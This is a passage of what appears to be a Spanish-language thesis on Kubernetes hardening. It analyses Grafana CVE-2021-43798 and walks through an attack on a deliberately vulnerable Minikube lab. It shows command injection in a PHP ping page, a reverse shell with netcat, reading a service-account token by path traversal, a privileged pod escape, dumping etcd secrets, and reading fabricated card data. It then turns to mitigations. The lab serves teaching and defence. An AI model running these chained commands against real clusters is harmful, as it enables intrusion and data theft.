El dos de diciembre de 2021, el usuario ‘jovsec’ informó vía Twitter sobre una vulnerabilidad de tipo *path traversal* en Grafana. Con esta vulnerabilidad, un usuario no autenticado puede leer archivos en el host. El CVE para esta vulnerabilidad es [CVE-2021-43798](#), que tiene una puntuación CVSSv3 de 7.5.

La vulnerabilidad reside en el metodo “getPluginAssets” del fichero [pkg/api/plugins.go](#), donde se forma la ruta del archivo a abrir utilizando los parámetros “plugin.PluginDir” y “requestedFile”, el cual se obtiene directamente del parámetro de la URL, que se filtra mediante la llamada a “filepath.Clean”. Sin embargo, el filtrado de la ruta no previene de un *path traversal*, debido a que “Clean” solo elimina segmentos redundantes y no verifica si la ruta resultante se encuentra dentro del directorio esperado. A continuación, se muestra el fragmento de código fuente analizado.

```
// getPluginAssets returns public plugin assets (images, JS, etc.)
// /public/plugins/:pluginId/*
func (hs *HTTPServer) getPluginAssets(c *models.ReqContext) {
    pluginID := web.Params(c.Req)[":pluginId"]
    plugin, exists := hs.pluginStore.Plugin(c.Req.Context(), pluginID)
    if !exists {
        c.JsonApiErr(404, "Plugin not found", nil)
        return
    }

    requestedFile := filepath.Clean(web.Params(c.Req)["*"])
    pluginFilePath := filepath.Join(plugin.PluginDir, requestedFile)

    if !plugin.IncludedInSignature(requestedFile) {
        hs.log.Warn("Access to requested plugin file will be forbidden in upcoming Grafana versions as the file "+
            "is not included in the plugin signature", "file", requestedFile)
    }

    // It's safe to ignore gosec warning G304 since we already clean the requested file path and subsequently
    // use this with a prefix of the plugin's directory, which is set during plugin loading
    // nolint:gosec
    f, err := os.Open(pluginFilePath)
    if err != nil {
        if os.IsNotExist(err) {
            c.JsonApiErr(404, "Plugin file not found", err)
            return
        }
        c.JsonApiErr(500, "Could not open plugin file", err)
        return
    }
}
```

Ilustración 2-2 - Captura función getPluginAssets donde se encuentra la vulnerabilidad

2.4.2. EXPLOTACIÓN DE LA VULNERABILIDAD

Con la información anterior, se idean formas de leer archivos haciendo peticiones en Grafana. Para el un estudio de la vulnerabilidad, se ha desplego un contenedor en Docker con la imagen vulnerable de Grafana ‘grafana/grafana-enterprise:8.3.0-beta2’, además se abre el puerto 3000 para realizar peticiones HTTP. A continuación, se muestra el archivo ‘[Dockerfile](#)’ usado para crear el contenedor de prueba.

Ilustración 2-3 - Manifiesto con la imagen de Grafana vulnerable

```
Gobuster dir -u http://localhost:3000/public/plugins/mysql/ -w /opt/wordlists/SecLists/Fuzzing/LFI/LFI-LFISuite-pathtotest.txt -t 61 -t 50 | grep -v "Status: 500" | grep -v "ERROR"
```

```
Gobuster v3.5  
by OJ Reeves (@TheColonial) & Christian Mehrlauer (@firefart)
```

```
[+] Url:          http://localhost:3000/public/plugins/mysql/  
[+] Method:       GET  
[+] Threads:      50  
[+] Wordlist:      /opt/wordlists/SecLists/Fuzzing/LFI/LFI-LFISuite-pathtotest.txt  
[+] Negative Status codes: 404  
[+] User Agent:    gobuster/3.5  
[+] Timeout:      10s
```

```
=====
```

```
2024/03/10 13:32:54 Starting gobuster in directory enumeration mode
```

```
=====
```

```
../../../../../../proc/self/environ (Status: 200) [Size: 0]  
../../../../../../etc/passwd (Status: 200) [Size: 1230]  
../../../../../../etc/passwd (Status: 200) [Size: 1230]  
../../../../../../etc/passwd (Status: 200) [Size: 1230]  
../../../../../../etc/passwd (Status: 200) [Size: 1230]  
../../../../../../etc/passwd (Status: 200) [Size: 1230]  
../../../../../../etc/passwd (Status: 200) [Size: 1230]  
../../../../../../proc/self/environ (Status: 200) [Size: 0]  
../../../../../../etc/passwd (Status: 200) [Size: 1230]  
../../../../../../etc/passwd (Status: 200) [Size: 1230]  
../../../../../../proc/self/environ (Status: 200) [Size: 0]  
../../../../../../proc/self/environ (Status: 200) [Size: 0]  
../../../../../../proc/self/environ (Status: 200) [Size: 0]  
../../../../../../proc/self/environ (Status: 200) [Size: 0]  
../../../../../../proc/self/environ (Status: 200) [Size: 0]  
../../../../../../proc/self/environ (Status: 200) [Size: 0]  
../../../../../../proc/self/environ (Status: 200) [Size: 0]  
../../../../../../etc/group (Status: 200) [Size: 705]  
../../../../../../etc/group (Status: 200) [Size: 705]  
../../../../../../etc/group (Status: 200) [Size: 705]  
../../../../../../etc/group (Status: 200) [Size: 705]  
../../../../../../etc/group (Status: 200) [Size: 705]
```

```
=====
```

```
2024/03/10 13:33:05 Finished
```

Si se realiza una petición GET a uno de estos directorios, es posible leer su contenido. Por ejemplo, realizando una petición a `/etc/passwd`, el resultado es el de la Ilustración 2-5.

Ilustración 2-5 - Petición GET para obtener el archivo /etc/passwd de Grafana

Resumiendo, esta vulnerabilidad de *path traversal* es crítica, debido a que permite leer contenido de ficheros que en ninguna circunstancia debería de leerse. En el siguiente punto, se estudiará la posibilidad de acceder y leer el contenido del *token* del servicio de Kubernetes, pudiendo realizar peticiones válidas a la API de Kubernetes.

3. EXPLOTACIÓN DEL ENTORNO DE PRUEBA

3.1. CONFIGURACIÓN DEL ENTORNO DE PRUEBA CON MINIKUBE

El principal objetivo del laboratorio es evaluar la capacidad que posee Kubernetes para su bastionado y prevención de vulnerabilidades, así como identificar y corregir malas configuraciones. En este entorno de prueba, se van a desplegar tres servicios en dos Namespaces (*default* y *back*), como se puede observar en la Ilustración 3-1, se diferencian un Namespace *default* donde se alojan dos servicios, uno web PHP expuesto a internet, y otro para ver la monitorización y estadísticas de la web mediante la solución de Grafana. Adicionalmente, en el Namespace *back*, se encuentra un servicio mysql con información sobre usuarios y datos personales.




Ilustración 3-1 - Arquitectura general del laboratorio de prueba

Para la explotación del entorno descrito, se han requerido una serie de configuraciones específicas y vulnerabilidades, las cuales permitirán a un atacante escalar privilegios en el sistema desde de un servicio expuesto a internet. Por ello, sin estos cuatro requisitos que se expondrán en los siguientes párrafos, el ataque que se describirá en los próximos pasos no sería posible.

El servicio expuesto a internet es un portal WEB en PHP vulnerable a RCE (Ejecución Remota de Comandos) y LFI (Inclusión Local de Archivos), pudiendo lanzar una terminal dentro del Pod. Esta vulnerabilidad es resultante de concatenar un comando sin validación o filtrado, siendo aprovechado por el ciberdelincuente para la ejecución remota de comandos con un simple '8.8.8.8; ls -la'. El código PHP vulnerable fuente puede verse en la imagen 3-2.

```
<?php
if ($_SERVER["REQUEST_METHOD"] == "GET" && isset($_GET['ip_address'])) {

    $command = "ping -c 1 ".$_GET['ip_address'];

    echo "<h2>Resultados del ping:</h2>";
    echo "<pre>";
    $output = system($command);

    echo "</pre>";
}
?>
```

Ilustración 3-2 - Fragmento de código PHP sin filtrado de entrada

La otra vulnerabilidad, es la ya comentada anteriormente en el [punto 2.4.1](#), con CVE-2021-43798, a través es posible leer el *token* de autenticación de una Service Account con la API de Kubernetes, localizado en el directorio '/var/run/secrets/kubernetes.io/serviceaccount/token'.

Entre las malas configuraciones se encuentran el dar permisos RBAC de tipo ClusterRole a la Service Account de Grafana, pudiendo listar, crear y ejecutar Pods en todos los Namespaces del nodo. En la Ilustración 3-3, se muestra un fragmento del manifiesto donde se definen dichos permisos.

```
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: pod-viewer-clusterrole
rules:
- apiGroups: [""]
  resources: ["pods", "pods/exec"]
  verbs: ["get", "list", "watch", "create"]
---
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: pod-viewer-binding
  namespace: default
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: pod-viewer-clusterrole
subjects:
- kind: ServiceAccount
  name: developer
  namespace: default
```

Ilustración 3-3 - Definición de permisos RBAC al Service Account

Finalmente, en el laboratorio se aplica una mala práctica comúnmente realizada cuando se utilizan por primera vez herramientas como Minikube. Los usuarios, tienden desplegar un solo nodo, donde se concentra toda la lógica de los nodos teóricos Worker y Master. Como consecuencia, cuando un atacante escala al nodo en Minikube, puede acceder al contenido de los distintos componentes del nodo Master como, por ejemplo, la base de datos Etcd.

3.2.DESPLIEGUE DEL LABORATORIO

A la hora de realizar el despliegue se necesita un ordenador o máquina virtual con al menos 4 GB de RAM. En cuanto al sistema operativo, no es de importancia ya que se ha probado con éxito tanto en Windows, Linux como Mac, no obstante, es recomendable el uso Linux. En el caso de la demostración práctica del laboratorio se ha utilizado Kali Linux. Por último, los requisitos de software consisten en tener Docker, Minikube y 'kubectl' instalado. Con todo ello, es posible el despliegue del laboratorio mediante un script en [bash](#) o [powershell](#), haciendo uso de los manifiestos YAML que se encuentran en el [repositorio proyecto](#).

3.3.DEMOSTRACIÓN PRÁCTICA DE LA EXPLOTACIÓN DEL ENTORNO DE PRUEBA

La explotación del sistema se hará desde el punto de vista de un atacante proveniente de internet, empezando la exploración desde el único servicio expuesto, el cual, es una web PHP para realizar un ping a distintos dominios e IPs. Durante el proceso de explotación, el atacante irá recogiendo información y escalando en el sistema hasta llegar a comprometer el Cluster y la información de la máquina *host*, así como los datos de los usuarios almacenados dentro de la base de datos mysql.

3.3.1. RECONOCIMIENTO DE LA PÁGINA WEB

Tras desplegar el laboratorio, se obtiene la dirección de una página web donde se puede hacer ping a distintas direcciones. No obstante, es posible saltarse los filtros para poder leer información del sistema, esta de explotación se le llama *path traversal* o *directory traversal*[9]. Esto se puede comprobar ejecutando la siguiente sentencia en la web.

```
$ google.com;ls -l
```

Ping a una dirección

Ingrese la dirección:

Resultados del ping:

```
PING google.com (142.250.200.78): 56 data bytes
64 bytes from 142.250.200.78: seq=0 ttl=61 time=10.455 ms

--- google.com ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 10.455/10.455/10.455 ms
total 4
-rw-r--r-- 1 root root 1822 Dec 11 10:45 index.php
```

Ilustración 3-4 - Salida la realizar una petición con un comando de listado de directorio

Como se observa en la Ilustración 3-4, con un punto y coma, un usuario puede escapar y ejecutar un comando dentro del Pod.

3.3.2. CONSEGUIR EJECUCION DE COMANDOS DENTRO DEL POD

Al igual que en la [sección 3.2.1](#), al poder ejecutar comandos, la página puede ser vulnerable a LFI (Inclusión Remota de Comandos). Si se consigue poder subir un archivo malicioso y ejecutarlo, se podrá transformar dicho LFI a RCE (Ejecución Remota de Comandos) a través de una terminal inversa o *reverse shell* con PHP[10]. Al realizar este tipo de ataque los pasos son los siguientes. Primero se cambia la IP y el puerto y se pasa el archivo “php-revshell.php” a base64 para facilitar la copia del fichero con mediante comandos dentro de la web. Y después se ejecuta un comando en la web para subir el fichero (la IP y el puerto debe de ser la IP y puerto que se va a escuchar con la herramienta ‘netcat’). Los comandos usados son los descrito a continuación.

```
$ base64 php-revshell.php
$ google.com;echo "<php-revshell.php in base64>" | base64 -d > shell.php
```

Se verifica la subida del archivo “shell.php” como se ve en la Ilustración 3-5. Adicionalmente, en una terminal aparte se debe escuchar por el puerto definido en el archivo PHP subido, mediante el uso de la herramienta ‘nc’, en este caso, escuchando en el puerto 80443. En la Ilustración 3-6 se observa el éxito a la hora de subir el archivo malicioso.

```
$ google.com;ls -l
$ nc -lvp 80443
```

Ping a una dirección

Ingrese la dirección:

Resultados del ping:

```
PING google.com (142.250.201.78): 56 data bytes
64 bytes from 142.250.201.78: seq=0 ttl=61 time=7.751 ms

--- google.com ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 7.751/7.751/7.751 ms
total 4
-rw-r--r-- 1 root root 1822 Dec 11 10:45 index.php
-rw-r--r-- 1 root root 0 Dec 16 07:47 shell.php
```

Ilustración 3-5 - Salida después de subir el archivo malicioso

Finalmente, una vez escuchando en el puerto, se ejecuta el comando siguiente o se hace una petición web a la URL con la dirección del nuevo archivo subido. Resultando en la adquisición de a *shell* inversa del Pod donde se está ejecutando el servicio web, como se observa en la Ilustración 3-6.

```
$ curl http://localhost:8080/shell.php
```

```
(alfesito@alfesito)-[~]
$ nc -lvp 80443
listening on [any] 14907 ...
192.168.1.131: inverse host lookup failed: Unknown host
connect to [192.168.1.131] from (UNKNOWN) [192.168.1.131] 44632
Linux php-page-5f7c97456-gjd57 5.10.57 #1 SMP Tue Nov 7 06:51:54 UTC 2023 x86_64 Linux
sh: w: not found
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/ # /bin/sh: can't access tty; job control turned off

/ # hostname
php-page-5f7c97456-gjd57
/ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/ #
```

Ilustración 3-6 - Captura de la *shell* inversa

3.3.3. RECONOCIMIENTO DEL POD

La fase de reconocimiento del Pod consiste en listar y ver el máximo contenido posible de información almacenada, para posteriormente realizar escaladas de privilegios o movimientos laterales. Para ello, es importante ver si el Pod tiene permisos para hacer peticiones a la API de Kubernetes.

Para realizar el reconocimiento, es necesario descargar el binario de 'kubectl', mediante la creación de un servidor web en Python, esta acción es realizada para Poder descargar ficheros del ordenador del atacante en el Pod. Se levanta el servidor con el siguiente comando.

```
$ python3 -m http.server
```

Después, en la terminal del Pod, se descarga el binario de 'kubectl', dando permisos de ejecución y comprobando la capacidad de creación de Pods. Sin embargo, al no poder crear Pods, se buscan otros servicios corriendo el nodo. Por ejemplo, listando las variables de entorno, se puede ver un servicio Grafana en la dirección IP: '10.103.238.75:3000', como se observa en la Ilustración 3-7.

```
$ wget 192.168.1.131:8000/kubectl
$ chmod +x kubectl
$ ./kubectl auth can-i create Pods
$ env
```

```
/ # env
KUBERNETES_PORT=tcp://10.96.0.1:443
KUBERNETES_SERVICE_PORT=443
HOSTNAME=php-page-5f7c97456-gjd57
GRAFANA_SERVICE_PORT_3000_TCP_ADDR=10.103.238.75
PHP_PAGE_SERVICE_HOST=10.111.40.77
PHP_INI_DIR=/etc/php7
SHLVL=2
HOME=/root
GRAFANA_SERVICE_PORT_3000_TCP_PORT=3000
GRAFANA_SERVICE_PORT_3000_TCP_PROTO=tcp
PHP_PAGE_SERVICE_PORT=80
PHP_PAGE_PORT=tcp://10.111.40.77:80
GRAFANA_SERVICE_PORT_3000_TCP=tcp://10.103.238.75:3000
GRAFANA_SERVICE_SERVICE_HOST=10.103.238.75
PHP_PAGE_PORT_80_TCP_ADDR=10.111.40.77
KUBERNETES_PORT_443_TCP_ADDR=10.96.0.1
PHP_PAGE_PORT_80_TCP_PORT=80
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PHP_PAGE_PORT_80_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_PORT=443
KUBERNETES_PORT_443_TCP_PROTO=tcp
GRAFANA_SERVICE_PORT=tcp://10.103.238.75:3000
GRAFANA_SERVICE_SERVICE_PORT=3000
PHP_PAGE_PORT_80_TCP=tcp://10.111.40.77:80
KUBERNETES_PORT_443_TCP=tcp://10.96.0.1:443
KUBERNETES_SERVICE_HOST=10.96.0.1
PHPIZE_DEPS=autoconf dkg-dev file g++ gcc libc-dev make pkg-config re2c bison
PWD=/
```

Ilustración 3-7 - Listado de variables de entorno dentro del Pod

Finalmente, se verifica la versión de Grafana para buscar posibles vulnerabilidades de la aplicación. Esto se realiza instalando el comando 'curl' y ejecutando el comando con el filtrado como en la Ilustración 3-8.

```
$ apk add curl
$ curl http://10.103.238.75:3000/login | grep version
```

```
/tmp # curl 10.103.238.75:3000/login | grep version
% Total % Received % Xferd Average Speed Time Time Current
Dload Upload Total Spent Left Speed
100 28094 0 28094 0 0 4603k 0 --:--:-- --:--:-- --:--:-- 5487k
alert('Your browser is not fully supported, please try newer version.');
```

```
settings: {"alertingEnabled":false,"alertingErrorOrTimeout":"alerting","alertingMinInterval":1,"alertingNoDataOrNullValues":"no_data","allowOrgCreate":false,"a
ppSubUrl":"","appUrl":"http://localhost:3000/","applicationInsightsConnectionString":"","applicationInsightsEndpointUrl":"","authProxyEnabled":false,"autoAssignOrg":tr
ue,"awsAllowedAuthProviders":["default","keys","credentials"],"awsAssumeRoleEnabled":true,"azure":{"cloud":"AzureCloud","managedIdentityEnabled":false},"buildInfo":{"b
uildstamp":"1637855786","commit":"8d74cc357","edition":"Enterprise","env":"production","hasUpdate":true,"hideVersion":false,"isEnterprise":false,"latestVersion":"10.2.2"
,"version":"8.3.0-beta2"},"caching":{"enabled":true},"datasources":{"-- Dashboard --":{"meta":{"id":"dashboard","type":"datasource","name":"-- Dashboard --","info":{"a
uthor":{"name":"","url":"","description":"","links":null,"logos":{"small":"public/img/icn-datasource.svg","large":"public/img/icn-datasource.svg"},"build":{"screens
hots":null,"version":"","updated":""},"dependencies":{"grafanaDependency":"","grafanaVersion":"","plugins":[]},"includes":null,"category":"","preload":false,"backend"
:false,"routes":null,"skipDataQuery":false,"autoEnabled":false,"annotations":false,"metrics":true,"alerting":false,"explore":false,"tables":false,"logs":false,"tracing"
:false,"builtin":true,"streaming":false},"signature":"internal","module":"app/plugins/datasource/dashboard/module","baseUrl":"public/app/plugins/datasource/dashboard"}}
```

Ilustración 3-8 - Salida del comando para ver la versión de Grafana

3.3.4. GRAFANA PATH TRAVERSAL

Tras la búsqueda de vulnerabilidades para la versión "8.3.0-beta2" de Grafana, el atacante llega a la conclusión de que es vulnerable a *path traversal*, clasificada con CVE-2021-43798, es decir, es posible leer archivos del Pod de Grafana, dicha vulnerabilidad se ha estudiado anteriormente con más detalle en el [apartado 2.5](#). Permitiendo al atacante leer el JWT (JSON Web Token) del Service Account de Grafana, para comprobar que tiene distintos permisos que posibilite la creación Pods. Los comandos siguientes permiten listar los Pods gracias al *token* de Grafana, como se puede ver en la Ilustración 3-9.

```
$ wget
http://10.103.238.75:3000/public/plugins/alertGroups/../../../../../../../../var/run/secrets/kubernetes.io/serviceaccount/token
$ export token=$(cat token)
$ ./kubectl auth can-i create Pods --token=$token
```

```
/tmp # ./kubectl auth can-i create pods
no
/tmp # ./kubectl auth can-i create pods --token=$token
yes
/tmp # ./kubectl get pods --token=$token
NAME                                READY   STATUS    RESTARTS   AGE
grafana-6d5cbc97c6-xmd2j            1/1     Running   0           13m
php-page-5f7c97456-rdw82            1/1     Running   0           13m
/tmp #
```

Ilustración 3-9 - Comando para listar Pods con el token del Service Account de Grafana

Como se puede ver en la imagen anterior, mediante el uso del *token* de Grafana, el atacante puede crear y listar los Pods dentro del nodo.

3.3.5. ESCALAR AL NODO DE MINIKUBE

La capacidad de crear Pods, posibilita la creación de los llamados *badPods*, los cuales son manifiestos YAML que intentan usar permisos privilegiados dentro del Pod creado, permitiendo ver todos los archivos de la máquina donde se aloja el Cluster de Kubernetes, además de la capacidad de escalar al nodo de Minikube[11]. Para ello, lo primero es copiar el archivo YAML con el manifiesto del *badPod* en terminal del Pod de PHP, creando el Pod y verificando que está corriendo como en la Ilustración 3-10 y los comandos.

```
$ wget 192.168.1.131:8000/bad-Pod.yaml
$ ./kubectl apply -f bad-Pod.yaml --token=$token
$ ./kubectl get Pods --token=$token
```

```
/tmp # ./kubectl get pods --token=$token
NAME                                READY   STATUS    RESTARTS   AGE
grafana-6d5cbc97c6-xmd2j            1/1     Running   0           13m
php-page-5f7c97456-rdw82            1/1     Running   0           13m
/tmp # ./kubectl apply -f bad-pod.yaml --token=$token
pod/everything-allowed-exec-pod created
/tmp # ./kubectl get pods --token=$token
NAME                                READY   STATUS             RESTARTS   AGE
everything-allowed-exec-pod         0/1     ContainerCreating   0           21s
grafana-6d5cbc97c6-xmd2j            1/1     Running             0           15m
php-page-5f7c97456-rdw82            1/1     Running             0           15m
```

Ilustración 3-10 - Listado de Pods con el nuevo BadPod creado

En el momento que su *status* sea *Running*, se ejecuta el siguiente comando para obtener la *shell* dentro del nodo de Minikube, y como se ve en la Ilustración 3-11.

```
$ ./kubectl exec -it everything-allowed-exec-Pod --token=$token - sh
```

```
/tmp # ./kubectl exec -it everything-allowed-exec-pod --token=$token -- sh
Unable to use a TTY - input is not a terminal or the right kind of file
bash
id
uid=0(root) gid=0(root) groups=0(root)
hostname
minikube
```

Ilustración 3-11 - Escalada al nodo de Minikube

3.3.6. POST-EXPLOTACIÓN DEL NODO

Dentro de la terminal de un nodo Minikube, se puede realizar diversas operaciones para gestionar y monitorear el Cluster local de Kubernetes. Como se ha accedido como privilegiado al nodo, es posible utilizar el binario 'kubectl' del host para interactuar con las aplicaciones y recursos del Cluster. Por ejemplo, desplegar y escalar aplicaciones, ejecutar comandos en contenedores o ver el contenido de la base de datos Etcd para listar su información.

Dentro de la base de datos Etcd se encuentra la información del estado de todos los componentes del Cluster, incluidos los Secrets, lo cuales pueden contener información crítica como contraseñas[12]. Estos son los pasos por seguir:

1. Se verifica y localiza la Etcd, en el caso de que se esté ejecutando en el nodo.

```
$ ps -ef | grep Etcd | sed s/\-/\n/g | grep data-dir
```

2. Se lista los secretos dentro de la base de datos buscando dentro del archivo “db” y filtrando con la palabra ‘secret’ obteniendo a la salida información parecida a la Ilustración 3-12.

```
$ cat /host/var/lib/minikube/etcd/member/snap/db | grep secret
```

```
mysql-secretback**$9d35177c-b691-4feb-9303-e9e07529dae120b0
0kubectl.kubernetes.io/last-applied-configuration{"apiVersion":"v1","data":{"MYSQL_ROOT_PASSWORD":"cEBzc3dvcnQ="},"kind":"Secret","metadata":{"annotations":{},"name":"mysql-s
ecret","namespace":"back"},"type":"Opaque"}
```

Ilustración 3-12 - Secreto obtenido desde la base de datos Etcd

3. El Secret mysql-secret aparece ser la contraseña de la base de datos mysql que se está ejecutando en un Pod del Namespace back. Como está en base64, se decodifica, obteniendo la salida de la Ilustración 3-13.

```
$ echo <base64-text> | base64 -d
```

```
echo "cEBzc3dvcnQ=" | base64 -d
p@ssword
```

Ilustración 3-13 - Decodificación de la contraseña de base64

4. Para poder ejecutar una terminal en el Pod mysql, es preciso volver al Pod PHP para realizar comandos con ‘kubectl’ y el token de Grafana. Primero, se obtiene el nombre del Pod y después se ejecuta la terminal interactiva con el comando mysql para listar la base de datos.

```
$ ./kubectl get Pod -n back
$ ./kubectl exec -it mysql-66f6c5859-fhw7z -n back -- mysql -u root -pp@ssword
```

5. Dentro de la terminal de mysql, listamos las bases de datos dentro de mysql. Entre las bases de datos, el atacante debe sospechar de “datos_usuarios”, ya que parece que puede contener información de usuarios.

```
> show databases;
```

```
mysql> show databases;
+-----+
| Database |
+-----+
| datos_usuarios |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.07 sec)
```

Ilustración 3-14 - Listado de las bases de datos de mysql

```
> use datos_usuarios; show tables;
```

```
mysql> use datos_usuarios; show tables;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
+-----+
| Tables_in_datos_usuarios |
+-----+
| datos_personales |
| tarjetas_pago |
+-----+
```

Ilustración 3-15 - Listado de las tablas de la base de datos “datos_usuarios”

6. Teniendo las tablas, es posible ver su contenido con los siguientes comandos:

```
> select * from datos_personales;
```

```
mysql> select * from datos_personales; select * from tarjetas_pago;
```

id	nombre	apellido	email	telefono	direccion
1	Juan	Pérez	juan.perez@example.com	123456789	Calle Principal 123
2	María	García	maria.garcia@example.com	987654321	Avenida Central 456
3	Roberto	Rodríguez	roberto.rodriguez@example.com	555555555	Calle Secundaria 789
4	Ana	Martínez	ana.martinez@example.com	777777777	Plaza Mayor 101
5	David	Fernández	david.fernandez@example.com	999999999	Paseo de la Libertad 222
6	Laura	López	laura.lopez@example.com	111111111	Calle Ancha 333
7	Carlos	Sánchez	carlos.sanchez@example.com	333333333	Avenida Reforma 444
8	Sandra	Gómez	sandra.gomez@example.com	444444444	Carrera 5ta 555
9	Daniel	Pérez	daniel.perez@example.com	666666666	Calle del Sol 666
10	Marta	González	marta.gonzalez@example.com	888888888	Avenida del Mar 777

Ilustración 3-16 - Listado de la tabla "datos_personales"

```
> select * from tarjetas_pago;
```

```
mysql> select * from tarjetas_pago;
```

id	numero_tarjeta	nombre_tarjeta	fecha_expiracion	codigo_seguridad	usuario_id
1	1234567890123456	Juan Pérez	2025-12-31	123	1
2	9876543210987654	María García	2024-11-30	456	2
3	4567890123456789	Roberto Rodríguez	2023-10-31	789	3
4	7890123456789012	Ana Martínez	2022-09-30	012	4
5	3456789012345678	David Fernández	2025-08-31	345	5
6	9012345678901234	Laura López	2024-07-31	678	6
7	5678901234567890	Carlos Sánchez	2023-06-30	901	7
8	2345678901234567	Sandra Gómez	2022-05-31	234	8
9	6789012345678901	Daniel Pérez	2025-04-30	567	9
10	0123456789012345	Marta González	2024-03-31	890	10

Ilustración 3-17 - Listado de tabla 'tarjetas_pago'

Finalmente, al realizar los pasos descritos anteriormente, el atacante ha conseguido obtener los datos personales, así como de información sobre cuentas bancarias.

3.4.EVALUACIÓN DEL IMPACTO DE LA EXPLOTACIÓN

El éxito del ataque al entorno de prueba tiene repercusiones negativas en la seguridad e integridad del sistema, así como los datos que se tratan en él. Tras la explotación, las consecuencias más significativas son:

1. **Acceso no autorizado:** la explotación del nodo puede permitir al atacante manipular los recursos e información, desplegar aplicaciones maliciosas, obtener datos sensibles o alterar la operación del Cluster.
2. **Incumplimiento normativo:** la exposición y el robo de datos personales y financieros tienen consecuencias en la privacidad de los usuarios, además de implicaciones legales, incluyendo multas el incumplimiento normativo, en este caso concreto, afectaría a GDPR (Reglamento General de Protección de Datos) y PCI DSS (Estándar de Seguridad de Datos para la Industria de Tarjeta de Pago).
3. **Futuras vías de ataque:** una vez el atacante ha comprometido el Cluster, el sistema puede ser utilizarlo como punto de apoyo para nuevos ataques dentro de la organización, como, por ejemplo, exponer aplicaciones falsas o servicios para la recolección de credenciales de usuario.

4. MEDIDAS MITIGANTES

Una vez que se ha identificado como el atacante puede vulnerar el sistema, se analizarán diferentes configuraciones y buenas prácticas a aplicar para tener un Cluster lo más seguro y bastionado posible. Para ello, se instalará en una máquina virtual o sistema operativo Ubuntu, los binarios de Etcd y Kube-apiserver. Estas instalaciones pueden encontrarse en el [Anexo A](#), así como Minikube para complementar las configuraciones.

4.1. CIFRADO EN TRÁNSITO

El cifrado de las comunicaciones es uno de los aspectos claves a la hora de asegurar la integridad de las comunicaciones, evitando que los atacantes puedan leer información en tránsito, que podría contener información sensible. En Kubernetes, el cifrado es un aspecto esencial, por ello todas las comunicaciones con la API y desde la API a la base de datos Etcd deben de estar cifradas. Por lo general, todas las soluciones de Kubernetes tanto *on-premise* como Cloud tienen configurada por defecto mediante el uso de HTTPS.

4.1.1. ETCD

En Kubernetes, la base de datos Etcd se utiliza para guardar estados de componentes, configuraciones y datos sensibles del Cluster. Debido a esto, es primordial asegurar la seguridad de las comunicaciones porque en caso contrario, un atacante podría realizar un ataque tipo *Man-in-the-Middle* (MITM). MITM se caracteriza en escuchar el canal donde se realizan las comunicaciones, y al no estar cifradas, el cibercriminal podría leer toda la información que se intercambia en la comunicación, como se ejemplifica en la imagen 4-1, donde un usuario envía una información a la base de datos por un canal sin cifrar, y seguidamente el atacante que está escuchando las comunicaciones, captura el tráfico y con ello la información enviada por el usuario.



Ilustración 4-1 - Diagrama de ataque MITM

El procedimiento para realizar un ataque MITM en un canal sin cifrado en tránsito sería el siguiente. Un usuario envía la información “test tráfico no filtrado” a la base de datos Etcd, usando el comando de la Ilustración 4-2.

```
$ etcdctl put test "tráfico no encriptado"
```

```
etcdctl put test "tráfico no encriptado"
OK
```

Ilustración 4-2 - Comando para enviar información a la base de datos Etcd

Posteriormente, el atacante hace uso del comando de la Ilustración 4-3, para escuchar con ‘tcpdump’ por la interfaz y puerto por donde se realiza la comunicación, consiguiendo leer el mensaje enviado por el usuario anteriormente. Como se puede observar en la Ilustración 4-3, el cibercriminal tiene la capacidad de ver la información enviada al servido por el usuario.

```
$ sudo tcpdump -i <interfaz> -X port <port>
```

```
sudo tcpdump -i lo -X port 2379
12:30:46.089528 IP localhost.51517 > localhost.2379: Flags [P.], seq 156:199, ack 25, win 6379, options [nop,nop,TS val 2996051485 ecr 2601089829], length 43
 0x0000: 4500 005f 0000 4000 4006 0000 7f00 0001 E....@.E.....
 0x0010: 7f00 0001 c93d 094b 6b11 9e02 75de feb4 .....Kk...u...
 0x0020: 8018 18eb fe53 0000 0101 080a b294 1e1d .....S.....
 0x0030: 9b09 7b25 0000 2200 0100 0000 0100 0000 ..{%. ".....
 0x0040: 001d 0a04 7465 7374 1215 7472 6166 6963 ....test..traffic
 0x0050: 6f20 6e6f 2069 6e63 7269 7074 6164 6f o.no.criptado
```

Ilustración 4-3 - Comando 'tcpdump' para escuchar la comunicación en una interfaz

